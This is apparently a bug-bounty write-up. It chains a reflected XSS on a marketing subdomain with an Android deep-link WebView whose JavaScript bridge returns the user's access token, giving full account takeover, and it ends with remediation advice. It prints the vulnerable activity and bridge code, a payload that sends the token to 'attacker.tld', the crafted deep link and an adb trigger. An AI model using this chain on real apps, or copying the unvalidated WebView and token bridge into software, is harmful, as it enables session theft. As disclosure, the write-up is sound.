
The finding that started this wasn’t mine. My friend @lamsyah had a clean reflected XSS on a subdomain, and on the web it fired an alert on a page with no login behind it, so its impact stopped there. I took that same bug somewhere it had no business going: a full account takeover on the mobile app. The payload barely mattered. What took the work was one question, the one that made me look at an alert popup and wonder if it was worth more than a low.
The XSS that nagged me
Here is exactly what @lamsyah found. A neglected subdomain, the kind that serves a marketing page or an old campaign, reflected a parameter straight into the response without encoding it:
https://promo.target.tld/landing?ref=<script>alert(document.domain)</script>
Clean, reliable, unauthenticated reflected XSS. On the web that is where it ends.
promo. is a static page with no login, no session cookie, and nothing to steal,
so the bug tops out at alert(1) through no fault of the finding itself. A triager
would reasonably call it low, and normally I would agree and move on.
Two details stopped me from agreeing. First, the subdomain belonged to a company whose main product is a mobile app, not a website. Second, this domain was in scope specifically because the app communicates with it. That combination changed the question I was asking. The impact of an XSS is decided by the context it runs in, and a static web page is the least interesting context there is. So I stopped asking “what can this XSS do on the web?” and started asking “where else does this app render this subdomain, and would that context have more to steal?”
Where an XSS runs matters more than what it does. An auth-less marketing subdomain looks worthless until you notice the app treats it as a trusted origin. When a web finding sits in the scope of a mobile target, stop measuring the web impact and go check whether the app ever loads that origin itself.
Does the app even load arbitrary URLs?
My hypothesis was that the app might render this subdomain in a WebView. But I had no evidence for that yet, and my starting assumption was actually the opposite: any competent app restricts its WebViews to its own domains, so I expected to open the code, confirm it only loads first-party URLs, and drop the idea.
I pulled the APK and decompiled it with JADX, looking for two specific things: how the app handles links coming from outside, and whether any WebView grants JavaScript more power than a page should have. The deep-link handler was the first thread I pulled, and it disproved my assumption on the spot:
public class WebContainerActivity extends Activity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        WebView webView = new WebView(this);
        setContentView(webView);

        WebSettings settings = webView.getSettings();
        settings.setJavaScriptEnabled(true);                 // (1) JS on

        webView.addJavascriptInterface(new CustomJSBridge(this), "CustomJSBridge"); // (2) native bridge

        String target = getIntent().getData().getQueryParameter("url"); // (3) attacker-controlled
        webView.loadUrl(target);
    }
}
Three observations in one method, and each one mattered for a different reason. JavaScript is enabled, so any page it loads can run script. A native bridge is attached, so that script can call into the app. And the URL it loads is read straight from an intent query parameter with nothing validating which host it points to. My assumption that the WebView was restricted to first-party domains was simply false. It loads whatever URL the intent hands it.
What the bridge actually exposed
The activity told me I could get an arbitrary page into a JavaScript-enabled WebView. The bridge told me how bad that actually was:
public class CustomJSBridge {
    private final Context ctx;
    public CustomJSBridge(Context ctx) { this.ctx = ctx; }

    @JavascriptInterface
    public String withCredential() {
        // returns the live auth token from local storage
        return TokenStore.get(ctx).getAccessToken();
    }
}
withCredential() reaches into token storage and returns the access token as a
plain string. The detail that matters is how addJavascriptInterface scopes
access: it exposes annotated methods to whatever page the WebView loads, with no
origin check at all. The bridge does not care whether the page is the app’s own
domain or a random subdomain reflected into it. If the page is in the WebView, it
can call in. Reading the code did more than confirm the bridge existed; it handed
me the exact method name to call, so the eventual payload could be surgical rather
than guesswork.
At that point the two halves fit together, and the reason they fit is worth
stating precisely. The deep-link activity will load any URL I give it into a
JavaScript-enabled WebView that has this bridge attached. I control a page on the
trusted subdomain through @lamsyah’s XSS. I do not need to defeat any same-origin
check, because the bridge never applies one. The one control that could have
saved this, validating the loaded host before loadUrl, was the exact line
missing from the activity.
addJavascriptInterfacecombined with a WebView URL that comes from an intent is the pairing to hunt for. Read the two together: an attacker-controlledloadUrlis low impact if the bridge is empty, and a powerful bridge is safe if the WebView only loads trusted origins. The bug is the intersection, and it is easy to miss if you look at either line alone.
The payload
The exploit lives in the XSS on the trusted subdomain and does three things when it runs inside the WebView: pull the token from the bridge, ship it to me, and stay quiet so nothing on screen changes.
<!-- reflected via ?ref= on the trusted subdomain -->
<script>
  try {
    var token = window.CustomJSBridge.withCredential();   // native call
    navigator.sendBeacon(
      "https://attacker.tld/collect",
      JSON.stringify({ t: token })
    );
  } catch (e) { /* fail silently */ }
</script>
window.CustomJSBridge is the object name from addJavascriptInterface, and
withCredential() is the method JADX handed me. sendBeacon fires the
exfiltration without blocking or drawing attention. Delivery is the malicious deep
link, the thing you would send in a chat, an email, a QR code, or a push:
target://web?url=https%3A%2F%2Fpromo.target.tld%2Flanding%3Fref%3D<payload>
To confirm the whole chain end to end without a victim, I fired the intent myself
with adb, because I wanted evidence the token actually left the device before I
believed the theory:
adb shell am start -a android.intent.action.VIEW \
  -d "target://web?url=https%3A%2F%2Fpromo.target.tld%2Flanding%3Fref%3D%3Cscript%3E...%3C%2Fscript%3E"
My listener caught the token seconds later.
Execution flow
Put together, the takeover is five hops with zero interaction beyond opening a link:
- Delivery: the victim taps a crafted deep link that resolves to
WebContainerActivity. - Load: the activity reads
urlfrom the intent and loads my attacker-chosen page on the trusted subdomain into theWebView. - Trigger: the subdomain reflects the XSS, so the payload executes inside
the
WebView, which already has JavaScript enabled and the bridge attached. - Bridge call:
window.CustomJSBridge.withCredential()returns the victim’s live access token. - Exfiltration: the token is beaconed to my server. Account takeover.

The triage team rated it critical, a full account takeover, off the back of an XSS that on the web would have been closed as low. The severity came from context. Same bug, same payload, just pointed at a place that actually had a token to lose.
Why this worked, and how to close it
The WebView and bridge setup had three sharp edges, and this app touched all three:
addJavascriptInterfaceignores origin. Once a bridge is attached, every page in that WebView can call it: first-party, third-party, or an XSS on a forgotten subdomain. Treat any exposed method as callable by hostile JS.- The loaded URL was attacker-controlled. A deep link fed an arbitrary host
into
loadUrlwith no allowlist. That single validation gap is what let my page into the trusted WebView in the first place. - The bridge returned a secret verbatim.
withCredential()handing back a raw access token means a single call hands over the whole session.
Fixes, roughly in order of impact:
- Allowlist what the WebView can load. Validate the deep-link URL against a
hardcoded set of first-party hosts before
loadUrl. An external subdomain should never end up in a bridge-enabled WebView. - Scope the bridge to trusted pages only. Attach
addJavascriptInterfaceafter confirming the loaded origin, or useWebViewCompat’sWebMessageListenerwith an explicit origin allowlist instead of a global bridge. - Don’t expose secrets through the bridge. A method that returns a bearer token is a credential-theft primitive by design. If the web layer genuinely needs to act authenticated, proxy the specific request natively rather than handing JavaScript the token.
- Kill the XSS too. It is what starts the chain. Encode reflected input on every subdomain, in scope or not. “Just a marketing page” is still a trusted origin to your app.
None of these three decisions is exotic, and that is why the bug survived: a
WebView with JS on, a deep link that loads a URL, and a helper that returns a
token all look reasonable alone. The account takeover only shows up when
you put all three together, which is exactly why an auth-less alert(1) was worth
a second look instead of a shrug.
Loading comments…